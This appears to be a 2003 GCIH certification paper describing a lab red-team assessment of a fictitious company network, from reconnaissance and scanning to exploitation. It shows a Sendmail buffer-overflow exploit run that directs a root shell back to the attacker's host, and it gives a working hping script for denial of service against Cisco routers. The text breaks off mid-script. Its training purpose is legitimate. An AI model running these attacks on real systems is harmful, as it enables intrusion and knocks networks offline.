Red Team Assessment Of a GCFW Practical Network Design

GIAC Certified Incident Handler (GCIH)
Practical Assignment
Version 2.1a
Option 3

Sonali Gupta
17 September 2003

Contents

Abstract

This paper presents a Red Team Assessment of the security architecture designed by Sam Wilson (GCFW # 0397) for his GCFW Practical Assignment. The network is of a fictitious company, GIAC Enterprises, selling fortune cookie fortunes online. A diagram of the network is presented in the appendix.

The contents of this paper are purely academic in nature, written with the intent of finding and exposing vulnerabilities if any in the setup proposed by Sam. It is written from the point of view of an attacker. So I have tried to ignore my knowledge of the network architecture and approach it like an attacker, with no inside knowledge of the network, would.

All tests were performed in a lab environment in a network I set up consisting of the attacker and victim machines. This did not have any connectivity to the internet or any other network to ensure that outside networks were not compromised. To simulate the victims I used a Sun Ultra 1 machine running Solaris 8.0 on which I set up Apache web server and another on which I set up Sendmail. The attacker is a dual boot machine running Windows 2000 and RedHat Linux 7.3. The reason for using both Windows and Linux platforms was that some tools that I used were available for or worked better on one of them.

Assumptions
Where specific information was not available, I have made certain assumptions about the network design and components. These are listed below:

1. During reconnaissance, I had to describe the process of the attacker finding information about a company from the Internet. So I assumed that GIAC Enterprises has a website called www.giaccookies.com.
2. It is not specified what web server GIAC Enterprises is using. I have assumed it is Apache 1.3.9, which was the default version when I installed Solaris 8.0.
3. It is not specified what mail server GIAC Enterprises is using. I have assumed it is Sendmail 8.9.3, which was again the default on Solaris 8.0.

Outline
In this paper I have tried to show the entire process of an attacker attempting to compromise a network. The network I was trying to attack belongs to a company that conducts most of its business online. It is important for them that their website remain available on the Internet at all times. Also, their customers' and suppliers' confidential information and the integrity of their cookies is very important from their business perspective. These are things I kept in mind while designing my attack strategy. The process has been divided into a number of stages and a number of tools and techniques have been used and explained at each stage.

Reconnaissance
There is a lot of information that is available on the Internet that can be useful for the potential hacker. This is the information that I have tried to gather in this stage. The potential sources of information are the company's website, posts on other sites like newsgroups, job sites, etc. and domain registration information.

Scanning
In this stage I attempted to get an idea about the GIAC Enterprises network. The goal was to find different servers accessible from the Internet, identify what ports and services are open on them and attempt to fingerprint the operating system. This information is needed to look for vulnerabilities to exploit. There are various tools available for this stage of attack, such as port scanners, OS fingerprinting tools and vulnerability scanners. I have described and used many of these tools, such as nmap, nessus, firewalk, Xprobe2, thc-scan, etc.

Exploiting Systems
In this stage I used the information I had gathered in the previous stages to compromise the GIAC network. I attempted to exploit a Sendmail vulnerability reported by Nessus to get a remote shell. This did not succeed. I then did a successful denial of service (DOS) on GIAC's router using a set of malformed packets. A DOS causes the site not to be available to potential customers on the Internet, but is not really useful for the hacker. After the DOS, I compromised the web application of GIAC Enterprises, gained administrative access to the application, and hence was able to access and modify highly sensitive data such as their customer-related information, product pricing, etc.

Keeping Access / Covering Tracks
Having administrative access to the web application, I created a high-privileged account for myself that I could use for future access. I also deleted files I had uploaded to the web server.

Let us now look at each of the steps in detail.

Reconnaissance

The first step in trying to attack any system is to gather as much information about it as possible from what is readily available and would not arouse any suspicion. Surprisingly, a lot of information that would help us further on is publicly available information. It is important to tap this information. So, as a first step I tried to find out as much about GIAC Enterprises as I could from information that is openly available.

The Google website can be a useful reconnaissance tool for a hacker. I searched for "GIAC Enterprises" on Google. The results showed the GIAC enterprises website as the fourth hit. I went to the link (http://www.giaccookies.com) and tried to get some information about the company. Some things I got were their address, phone number and names of members of their top management. I also gathered that they conduct their business almost entirely online. I also saw that they had a couple of partners. I got their names and links to their websites. GIAC Enterprises is also looking for prospective suppliers to supply them with fortune cookies in bulk.

The information I have presented here is my own creation. As there is no real website called www.giaccookies.com, it would not come up in Google search. Similarly, further on I have given sample outputs of nslookup, whois lookup, etc. for GIAC Enterprises, which are again fictitious. However, the outputs are modifications made to real sample outputs. All the information has been sanitized. For instance, the post that I have supposedly found in Google groups is an extract from real post. The purpose of all this information was to illustrate by example the process of an attacker finding information on the Internet about a potential victim.

Whois lookup

The whois database allows people to instantly get information on a given domain name, including who registered it, when it was created, who to contact at that domain, etc. InterNIC handles domain names that end in .com, .org and .net.
I did a "whois" lookup at http://www.internic.net/whois.html for the domain giaccookies.com. The information it gave was:

```
Domain Name: GIACCOOKIES.COM
Registrar: NETWORK SOLUTIONS, INC.
Whois Server: whois.networksolutions.com
Referral URL: http://www.networksolutions.com
Name Server: DNS1.SOMESERVER.COM
Name Server: DNS2.SOMESERVER.COM
Status: ACTIVE
Updated Date: 02-dec-2002
Creation Date: 04-jan-2000
Expiration Date: 04-jan-2005
```

From the whois results for giaccookies.com, I gathered that their registrar is http://www.networksolutions.com. So, to gather more information, I went to their "whois" query page at http://www.networksolutions.com/en_US/whois/index.jhtml. The additional information I got for giaccookies.com was:

```
giaccookies.com

Registrant:
GIAC Enterprises (GIACCOOKIES-DOM)
123 Abc Street
SomeCity, SomeState 11111
US
```

```
Domain Name: GIACCOOKIES.COM

Administrative Contact, Technical Contact:
GIAC Enterprises (XXXXXXXX) ssmith@giaccookies.com
123 Abc Street
SomeCity, SomeState 11111
US
 (123) 456-7800 fax: (123) 456-7855

Record expires on 04-Jan-2005.
Record created on 04-Jan-2000.
Database last updated on 2-Dec-2002 09:23:06 EDT.

Domain servers in listed order:

DNS1.SOMESERVER.COM 192.168.100.75
DNS2.SOMESERVER.COM 10.15.20.25
```

Now, I wanted to find out the block of IP addresses assigned to GIAC Enterprises. For this, I went to the ARIN website's whois database at http://www.arin.net/whois/ and searched for giaccookies. From the results I got the following information about their address block:

```
NetRange:   192.168.100.0 - 192.168.100.31
CIDR:        192.168.100.0/27
```

From this I could conclude that their DNS servers are not in their IP range, so they are not resolving their own address but are having someone else do it for them.

DNS Lookup

I then tried to get information from DNS servers. If I got zone transfer to happen, I would know which machines are accessible from the Internet. For this, I ran nslookup from a Windows 2000 machine and set the server to the name server of GIAC that I had found earlier during my whois lookup. Then I attempted to do a zone transfer of giaccookies.com using the command "ls –d giaccookies.com". But the DNS server was correctly configured to disallow zone transfers.

```
C:\>nslookup
Default Server:  abc.abc.com
Address:  10.11.12.13

> set type=any

> server 192.168.100.75
Default Server:  [192.168.100.75]
Address:  192.168.100.75
```

```
> ls -d giaccookies.com
[[192.168.100.75]]
*** Can't list domain giaccookies.com: Query refused
```

So, I then tried to simply get the domain information about giaccookies.com and came up with some information as shown below:

```
> giaccookies.com
Server:  [192.168.100.75]
Address:  192.168.100.75

giaccookies.com   nameserver = dns1.someserver.com
giaccookies.com
        primary name server = dns1.someserver.com
        responsible mail addr = root. dns1.someserver.com
        serial  = 1111
        refresh = 10800 (3 hours)
        retry   = 3600 (1 hour)
        expire  = 2592000 (30 days)
        default TTL = 3600 (1 hour)
giaccookies.com   MX preference = 10, mail exchanger = server.giaccookies.com
dns1.someserver.com internet address = 192.168.100.75
server.giaccookies.com       internet address = 192.168.100.3
```

I now had the IPs of the mail server in addition to the web server and DNS servers.

Information from websites

Next, I tried to look for whatever additional information I could gather about GIAC Enterprises from the Internet. I went to Google and searched for "link:www.giaccookies.com". This gives the sites that link to www.giaccookies.com. A couple of the links referred to websites of GIAC's partners. Other than that, there did not seem to be much useful information. My next target was to see if I could gather any information about the technology GIAC Enterprises uses. For this, looking for postings at job sites is a good starting point as the postings often list the technologies used by the company under the desired skill sets for prospective employees. I went to the job-search website www.monster.com and looked up using the keyword "GIAC Enterprises". There were a couple of positions listed, one of which was for a junior level system administrator. It listed experience in Solaris administration as a prerequisite. This meant that they probably use Solaris servers in their network.

Not finding anything further here, I went to groups.google.com, which allows a search from its archive of posts to different newsgroups. Here, I searched for giaccookies.com. After scanning through the results a bit, I found a post with a query about Apache and sendmail on Solaris.

Hi,
I am using Perl from my web application that runs on Apache, and a sendmail to send emails to certain users. The perl module I use is Mime::Lite.
My problem is that is seems that the error checking is not as it should be:
The perl line I use (and the documentation states):

```
if ($msg->send) {
   # all is ok
}
else {
   # not ok
}
```

So if the message is successfully sent, then True is returned. This seems to work most of the times, but sometimes the script sends the message but returns an empty string. I looked into the perl source code of the module but all that the module does is calling sendmail. So the question is: how can I find out which exit levels or errors sendmail returns in different cases?
The code runs on a Sun Solaris box

This further strengthened my suspicion that GIAC Enterprises is using Solaris servers, and are probably running sendmail as their mail server, and Apache as their web server.

Having done this, I could not think of anything more to do as part of reconnaissance and decided that it was now time to move over to the next phase, namely, scanning the network.

Scanning

First there were some simple tests I could do to try to get the details of the servers from the banners.

Banner Grabbing

I did a telnet to port 25 on the mail server host. This gives a banner with the details of the mail server running, unless the banner has specifically been removed / sanitized. The output I got said it was running Sendmail version 8.9.3.

```
[root@attacker root]# telnet 192.168.100.3
Trying 192.168.100.3...
Connected to 192.168.100.3.
Escape character is '^]'.
220 giac ESMTP Sendmail 8.9.3+Sun/8.9.3; Wed, 3 Sep 2003 21:12:12 -0500
(GMT)
```

The banner alone is not a fully reliable way of determining the mail server as it can be modified by the administrator. So I then used a tool called SMTPscan available at http://www.greyhats.org/outils/smtpscan, which does mail server identification. It is a free tool that runs on Linux and uses different tests to fingerprint the mail server.[1] The output of SMTPscan also said that the mail server is Sendmail 8.9.3

```
smtpscan version 0.5

  15 tests available
  3184 fingerprints in the database

Scanning 192.168.100.3 (192.168.100.3) port 25
 15/15

Result --
0:501:501:250:553:250:550:214:250:250:500:500:500:250:250

Banner :
220 giac ESMTP Sendmail 8.9.3+Sun/8.9.3; Sun, 7 Sep 2003 23:16:35 -0500
(GMT)

No exact match. Nearest match :
  - Sendmail 8.9.3 (1)
```

I then did a telnet to port 80 on the web server host. However, this time I did not get a banner.

```
[root@attacker root]# telnet 192.168.100.2
Trying 192.168.100.2...
Connected to 192.168.100.2.
Escape character is '^]'.
```

There is another quick way to get information about a web server. I went to http://uptime.netcraft.com. This is a site where queries can be made for information about web servers.

The site www.giaccookies.com is running **Squid** on **Solaris 8**.

From the FAQ on the Netcraft site, I deduced that the site must be using a Squid Reverse proxy.[2] The reverse proxy would connect to a web server behind it to serve the pages to the user; I remembered reading in the post on the mailing list that the perl module was running on an Apache server. Putting two and two together, I'm guessing that the web server is an Apache, protected by a Squid Reverse Proxy.


[1] A paper describing the various tests that SMTPScan performs for fingerprinting the mail server can be found at http://www.greyhats.org/outils/smtpscan/remote_smtp_detect.pdf

[2] Details of how Netcraft does its fingerprinting is provided at:
http://uptime.netcraft.com/up/accuracy.html#impossible

War dialing for live modems

Next I planned to try out war dialing. War dialing is attempting to dial a series of telephone numbers with the intent of finding modems connected to these phone lines that could potentially allow entry into an organization's network. This often gives unexpected entry points into the network as some employees may set their modem to allow connections from outside in order to have remote access themselves. In the process, they also open up this channel for hackers to enter.

What is needed for war dialing is a modem, a phone line and software for automatically dialing out phone numbers, i.e. a war dialer. I used a popular non-commercial tool called thc-scan2.0 available at http://www.thc.org/releases.php. A sample screenshot of the tool in action is shown below:



```
TIME                         STATISTIC              LOG WINDOW
Start  » 18:21:48            Done     :    4        18:21:46 Auto Saving DAT File ...
 Now   » 18:24:03            To Do    :    7        18:21:46 UnDialed : 100
 ETA   » 18:28:33                                   18:21:46 Excluded : 0
                             Dials/H:   107         18:21:46 Done     : 0
Timeout  »    9/50                                  18:21:46 To Do    : 100
 Rings   »    0/6            Carrier:      2        18:21:46 Dialmask : 12345678XX
                             Tones    :    0        18:21:46 Scan Mode: Carrier
                             VMB      :    0        18:21:46 Dialing  : undialed, busy
FOUND!                       Voice    :    0        18:21:46 Scan started
1234567802   CARRIER         Custom   :    0        18:21:46 1234567800 No Carrier(0) 1se
                             Busy     :    0        c
                             Others   :    1        18:23:47 1234567801 No Carrier(0) 1se
                             2ndary   :    0        c
                                                    18:21:48 1234567802 TERMINAL Carrier(
MODEM WINDOW                                        0) 72sec
                                                    18:23:00 1234567803 Timeout(0) 50sec
NO CARRIER                                          18:23:51 1234567804
ATH
OK
ATDT1234567803
NO CARRIER
ATDT1234567804

 * FINAL *    THC-SCAN v2.00   (c) 1996,98 by van Hauser/THC    * FINAL *
```

I had found at the company's website that their main phone number is 123-456-7800. Usually, this would be the first number in the company's phone number range. So, I set up thc-scan to dial starting from 123-456-7800. I felt that dialing 100 numbers would be more than enough to cover GIAC Enterprises' entire set of phone numbers. So, I ran thc-scan from my Windows 2000 machine using the command:

```
thc-scan 12345678xx.
```

This would dial all numbers from 1234567800 to 1234567899.
Thc-scan found modems on 4 of the lines. I then tried another tool called PhoneSweep to attempt to brute force the username/password to gain entry into the network through one of the modems. But the brute forcing attempts did not

succeed. PhoneSweep is a commercial tool available at http://www.sandstorm.net/products/phonesweep

War driving for wireless network detection

Next I would have liked to try to check their network for vulnerable wireless access points. This technique is called war driving and involves locating and joining wireless LANs by driving around with a laptop with a wireless Ethernet card. There are free tools like NetStumbler available for discovering wireless LANs. However, I had their address, and knew that war driving was not a possibility because of geographic locations.

I now wanted to use various free tools available to get more information by scanning the network.

Some tools that I commonly use for this are:

Traceroute

Traceroute is a tool that is available on most UNIX implementations including Linux. It traces the path packets take to reach a specific network host. It utilizes the TTL (time to live) field to do this. It sends out UDP probe packets with incremental TTL starting with 1 and attempts to elicit an ICMP TIME_EXCEEDED response from each gateway along the path to the destination host. The ICMP message contains the source IP; so we know the IP of the router at that hop. If a router on the path does not send ICMP messages, a * is printed in the output for that hop. Traceroute is useful for determining the border of a network as we can see the IP of each gateway in the path. I ran a traceroute to the web server and got the following output:

```
[root@attacker root]# traceroute -n 192.168.100.2
traceroute to 192.168.100.2 (192.168.100.2), 30
hops max, 38 byte packets
 1  192.168.0.105  0.293 ms  0.202 ms  0.202 ms
 2  206.24.238.166  13.736 ms  13.762 ms  13.703 ms
 3  216.33.98.3  15.731 ms  15.262 ms  15.106 ms
 4  116.167.0.254  14.754 ms  14.486 ms  15.203 ms
 5  * * *
 6  * * *
(Data Truncated)
```

The asterisks mean that there is some filtering device which is blocking the ICMP TTL exceeded packets.

I also tried the tracert tool available on Windows, which does the same thing but sending an ICMP echo instead of a UDP packet. The output obtained was the same.

Nmap

Nmap is one of the best tools available for scanning networks to determine which hosts are up and which ports are listening on them. It is a very versatile tool capable of conducting numerous types of scans. It also does OS fingerprinting, i.e. identifying which Operating System is running on the target host based on the responses to various packets it sends to the target. It is a UNIX-based free software available for download at http://www.insecure.org/nmap.

First I ran nmap to determine which hosts are up on the subnet 192.168.100.0/27 since this is the IP range of GIAC Enterprises that we got from the ARIN website.

```
[root@attacker root]# nmap -sP 192.168.100.0/27

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Host  (192.168.100.1) appears to be up.
Host  (192.168.100.2) appears to be up.
Host  (192.168.100.3) appears to be up.
Host  (192.168.100.4) appears to be up.

Nmap run completed -- 32 IP addresses (4 hosts up) scanned in 48 seconds
```

The –sP option is used to ping sweep the target without doing any port scans. It is used to quickly find out which hosts on the network are up.

The hosts being shown as up indicated that ping is allowed to the GIAC network.

Next, I ran nmap to find out the open ports and the OS on each of the hosts which were shown as up.

```
[root@attacker root]# nmap -sS -O 192.168.100.1

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on 192.168.100.1:
(The 1643 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco router running IOS 12.1.5-12.2.13t

Nmap run completed -- 1 IP address (1 host up) scanned in 3.654 second
```

The –sS option is to specify TCP SYN scan, in which SYN a packet is sent to the port. A SYN-ACK received in response indicates a listening port; an RST indicates a closed port. Very few sites would log scans done using this technique as the SYN looks like a legitimate connection request.
The –O option is for remote OS identification.

Similarly, nmap on the other IPs gave the following results:

```
[root@attacker root]# nmap -sS -O 192.168.100.2

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.100.2):
(The 1549 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
80/tcp     open        http
443/tcp    open        https


Remote OS guesses: Solaris 2.5, 2.5.1, Solaris 2.6 - 2.7, Solaris 2.6 - 7 X86,
Solaris 2.6, Solaris 2.6 - 2.7 with tcp_strong_iss=0, Solaris 2.6 - 2.7 with
tcp_strong_iss=2, Sun Solaris 8 early acces beta through actual release

Nmap run completed -- 1 IP address (1 host up) scanned in 8 seconds


[root@attacker root]# nmap -sS -O 192.168.100.3

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.100.2):
(The 1552 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp

No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).

[root@attacker root]# nmap -sS -O 192.168.100.4

Starting nmap V. 2.54BETA31 ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.100.2):
(The 1554 ports scanned but not shown below are in state: closed)
No exact OS matches for host (If you know what OS is running on it, see
http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```

Thus, no port was shown open on 192.168.100.4. So, I then tried UDP scan using the command:

```
[root@attacker root]# nmap -sU 192.168.100.4
```

It showed that the UDP port 53 is open. So this is probably a DNS server.

Thus nmap was not able to predict the OS on two of the servers.

Some of the tests that nmap does for fingerprinting use ACK packets. If there is a stateful firewall the nmap tests that use ACK packets may fail because the firewall may drop such packets, so the results may not be very accurate. Hence it is better to try out another fingerprinting tool using some other method of testing[3]. Also, we see from the nmap results that it does not report any tcp port on any of the hosts as filtered; all ports are reported to be either open or closed. This is highly unlikely, as we did see in traceroute that there is a filtering device blocking ICMP TTL exceeded messages from coming back, which should also be blocking some TCP ports. What seems more likely is that the filtering device itself could be sending resets for the ports it is blocking to prevent port scanners from recognizing the ports as being filtered.

Xprobe2

Xprobe2 is another remote OS fingerprinting tool. Xprobe2 OS detection method identifies the type of the remote OS with a matrix based fingerprinting approach. This approach is also known as ''fuzzy'' matching. Xprobe2 is a free tool that runs on Linux. It is available at http://www.sys-security.com/html/projects/X.html. It relies primarily on the use of the ICMP protocol[4], so I thought that this tool could give me good results since I had already seen ping works for the GIAC servers, which means ICMP echo is allowed.

I ran Xprobe2 on the mail server. The output was as follows:

```
[root@attacker root]# xprobe2 –v 192.168.100.3
Xprobe2 v.0.2rc1 Copyright (c) 2002-2003 fygrave@tigerteam.net, ofir@sys-security.com, meder@areopag.net

[+] Target is 192.168.100.3
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x] [9] fingerprint:icmp_info  -  ICMP Information request fingerprinting module
[x] [10] fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting module
```

[3] There is a paper on OS fingerprinting describing in detail the tests run by three tools – nmap, Xprobe2 and RingV2 at http://www.packetwatch.net/documents/papers/osdetection.pdf
[4] More about Xprobe2 at http://www.sys-security.com/archive/papers/Xprobe2.pdf

```
[x] [11] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.100.3.
Module test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.100.3.
Module test failed
[+] No distance calculation. 192.168.100.3 appears to be dead or no ports known
[+] Host: 192.168.100.3 is up (Guess probability: 25%)
[+] Target: 192.168.100.3 is alive. Round-Trip Time: 0.00045 sec
[+] Selected safe Round-Trip Time value is: 0.00090 sec
[+] Primary guess:
[+] Host 192.168.100.3 Running OS: "Sun Solaris 2.5.1" (Guess probability: 75%)
[+] Other guesses:
[+] Host 192.168.100.3 Running OS: "Sun Solaris 6 (SunOS 2.6)" (Guess
probability: 75%)
[+] Host 192.168.100.3 Running OS: "Sun Solaris 7 (SunOS 2.7)" (Guess
probability: 75%)
[+] Host 192.168.100.3 Running OS: "Sun Solaris 8 (SunOS 2.8)" (Guess
probability: 75%)
[+] Host 192.168.100.3 Running OS: "Sun Solaris 9 (SunOS 2.9)" (Guess
probability: 75%)
[+] Host 192.168.100.3 Running OS: "HP UX 11.0" (Guess probability: 71%)
[+] Host 192.168.100.3 Running OS: "HP UX 11.0i" (Guess probability: 68%)
[+] Host 192.168.100.3 Running OS: "OpenBSD 2.5" (Guess probability: 65%)
[+] Host 192.168.100.3 Running OS: "NetBSD 1.4" (Guess probability: 65%)
[+] Host 192.168.100.3 Running OS: "NetBSD 1.4.1" (Guess probability: 65%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Thus, Xprobe2 identified the mail server successfully as a Solaris machine.
I also ran Xprobe on the other servers, and the results said both of them were also running Solaris, though it did not give the specific version.

Nessus

Nessus is a security-auditing tool that reports vulnerabilities in the target host. It is a free software available at http://www.nessus.org. It can scan a host for open ports, determine what services are running on the ports, and find vulnerabilities in them. It comprises of a server that actually performs the scans, and a client that provides an interface for the user. This tool is also for UNIX based operating systems, though a Windows-based version of the front-end is available.

First I started the nessus daemon (server) using the command nessusd on my Linux machine. I then ran the nessus client and scanned the router, web server and the mail server. I configured the client to run all but dangerous plug-ins as I did not want to crash any server and get noticed. I also configured sneaky mode which runs the scans slowly to try to avoid being detected by IDS. The output showed that the mail server is Sendmail 8.9.3 and the web server is Squid Proxy. It also pointed out some vulnerabilities in the mail server and the router. It gave the CVE IDs of the vulnerabilities which I could use to look them up further. The output for the mail server is shown in the appendix

Cheops-ng

Cheops-ng is a tool that provides a graphical map of a target network. It is a useful tool for understanding the topology of the network. It is a free software available at http://cheops-ng.sourceforge.net. It runs on Linux. One problem with this tool, though, is that it is very noisy and can easily be detected by IDS or from router or firewall logs. So having already run nessus scans, I did not use it at this point of time as I did not want to arouse suspicion even before I actually entered their network.

Firewalk

Firewalk is a UNIX based tool that attempts to determine what transport protocols a given gateway will let through. It is available at http://www.packetstormsecurity.com/UNIX/audit/firewalk. It sends out TCP or UDP packets with a TTL one greater then the targeted gateway. If the gateway allows the traffic, it will forward the packets to the next hop where they will expire and a TTL exceeded message will be returned. If the gateway does not allow the traffic, it will drop the packets and we wont get the TTL exceeded message. By sending such probes for different ports, the access list on the gateway can be determined. For this to work, we need to know the gateway hop count from our machine and the IP address of a host on the target network behind the gateway. The hop count is determined by firewalk as part of its scan. For this, it needs the IP address of the gateway as input.

Firewalk does not work with proxying firewalls as they resend the packets as if they originated from the firewall itself. So, the TTL count does not continue beyond the firewall; a new TTL counter comes into picture. So the TTL exceeded messages would not come up.

For firewalk to work, it is necessary that ICMP TTL exceeded messages be returned from a host behind the filtering device (firewall). A lot of administrators disable TTL exceeded messages. So, before actually sending out probe packets through firewalking, it would be a good idea to check if TTL exceeded messages are returned by the GIAC Enterprises network. From the traceroute to the web server, I knew that the number of hops to it is x. So, I sent out a ping packet with TTL x-1 to the web server. It did not return a TTL exceeded message. So, I concluded that firewalking would not be successful for this network.

SamSpade

SamSpade (http://www.samspade.org) provides a collection of useful tools online. It has various tools like address digger which does DNS lookup, traceroute and whois lookup of a web address and a safe browser that shows the raw data returned from a website. It is a good place to run multiple tools. Since I had already run most of the tools I did not use SamSpade this time.

In summary, my findings so far have been:

Machine	Operating System	Ports Open	Application
192.168.100.1	Cisco IOS 12.X	23 (TCP)	Cisco Router Telnet Service
192.168.100.2	Solaris	21, 80, 443 (TCP)	Squid Reverse Proxy
192.168.100.3	Solaris	25 (TCP)	Sendmail 8.9.3
192.168.100.4	Solaris	53 (UDP)	DNS, version not known

Exploiting Systems

I now knew that the router of GIAC Enterprises is a Cisco router running IOS 12.1.5-12.2.13T. Also, the mail server is Sendmail and web server is Apache protected by a Squid Reverse Proxy, and they are all running on Solaris. Nessus had pointed out vulnerabilities in Sendmail and the Cisco IOS version of the router. I planned to try to exploit these. I also planned to have a look at the web application itself to see if I could compromise anything there.

Exploit 1 – Sendmail remote shell exploit (failed)

Nessus had reported that the mail server GIAC Enterprises is running is a sendmail version which is vulnerable to a remote buffer overflow allowing remote users to gain root privileges. It said that the CVE ID is CAN-2002-1337. I went to the SecurityFocus website which has a vulnerabilities database (http://www.securityfocus.com/bid) and looked for this vulnerability by the CVE ID and found it at http://www.securityfocus.com/bid/6991. Further information said that it is a remotely exploitable vulnerability due to a buffer overflow in the header parsing component of sendmail. The vulnerability could potentially give a remote root shell. It seemed to be present on all platforms that run Sendmail 8.12.7 or below. I read up more about the exploit at http://www.kb.cert.org/vuls/id/398025. The vulnerability is triggered by a specially crafted email message. This means that even a MTA (mail transfer agent) that is not vulnerable will pass it along to others that may be protected at the network level. So, even vulnerable servers at the interior of a network are at risk. A successful attack against an unpatched system will not leave any system log messages. However, on a patched system an exploit attempt will be logged with the following message:

“Dropped invalid comments from header address”

A patched sendmail server drops the invalid header, preventing downstream servers from receiving them.

A link to an exploit that gave a command shell was there at SecurityFocus. The exploit was at http://downloads.securityfocus.com/vulnerabilities/exploits/bysin.c. I downloaded the exploit onto my Linux machine. From the code of the exploit, I saw that it would listen locally on port 2525 for a shell to be sent back from the victim. Since I was trying to attack a mail server, it seemed a better idea to change the code a bit so that it listened on port 25 instead, and send back the shell to the same port. This would be a surer way of getting the remote shell since a firewall in front of a mail server would be likely to block a port like 2525, whereas a mail server would generally have connections to destination port 25 enabled to send mails to other mail severs. I compiled and ran it with the following command.

```
 [root@attacker eagle]# ./bysin 192.168.100.3 192.168.0.101 0

Sendmail <8.12.8 crackaddr() exploit by bysin
          from the l33tsecurity crew

Resolving address... Address found
Connecting... Connected!
Sending exploit... Exploit sent!
Waiting for root prompt...
```

It seemed to have sent the exploit. I did a netstat to check that it was listening for the root prompt to come back.

```
[root@attacker eagle]# netstat -an |grep 25
tcp        0      0 0.0.0.0:25            0.0.0.0:*              LISTEN
```

However, even after a long wait there was no command shell that came back.

Upon more careful inspection of the exploit code, I found that it had been written for Slackware Linux, which could be the reason why it did not work on the GIAC mail server. Still, the vulnerability exists on Solaris as well, and if sendmail is unpatched and exploit code is available for Solaris, a remote command shell can be obtained.

Exploit 2 – DOS on router

From nmap, I had found that the router of GIAC Enterprises is a Cisco IOS 12.1.5-12.2.13T. Nessus had indicated a vulnerability in Cisco routers that caused a DOS. I went to the SecurityFocus website and did a search by vendor for "Cisco". I found a vulnerability at http://www.securityfocus.com/bid/8211 which can allow a remote attacker to cause a DOS in all Hardware platforms that run Cisco IOS versions 11.x through 12.x. This issue may be triggered by a sequence of specifically crafted IPV4 packets. A power cycling of an affected device is required to regain normal functionality. This issue can be exploited with utilities like hping. The site also gave a sample piece of shell script code that can be run to do the hping for various ports. The CVE ID of the vulnerability was CAN-2003-0567. I read more about the vulnerability in the CERT knowledgebase at http://www.kb.cert.org/vuls/id/411332 and at the Cisco website http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml. It said that the IPv4 packets handled by the processor on a Cisco IOS device with protocol types of 53 (SWIPE), 55 (IP Mobility, or 77 (Sun ND), with TTL values of 1 or 0, and 103 (Protocol Independent Multicast - PIM) with any TTL value, may force the device to incorrectly flag the input queue on an interface as full. A full input queue will stop the device from processing inbound traffic on that interface. No alarms will be triggered, nor will the router reload to correct itself.

I created a shell script similar to the sample code, and ran it from my Linux machine.

The shell script was:

```
#!/bin/tcsh -f

if ($1 == "" || $2 == "") then
echo "usage: $0 <router hostname|address> <ttl>"
exit
endif

foreach protocol (53 55 77 103)
      hping $1 --rawip --rand-source --ttl $2 --ipproto $protocol --count 19 --
interval u250 --data 26
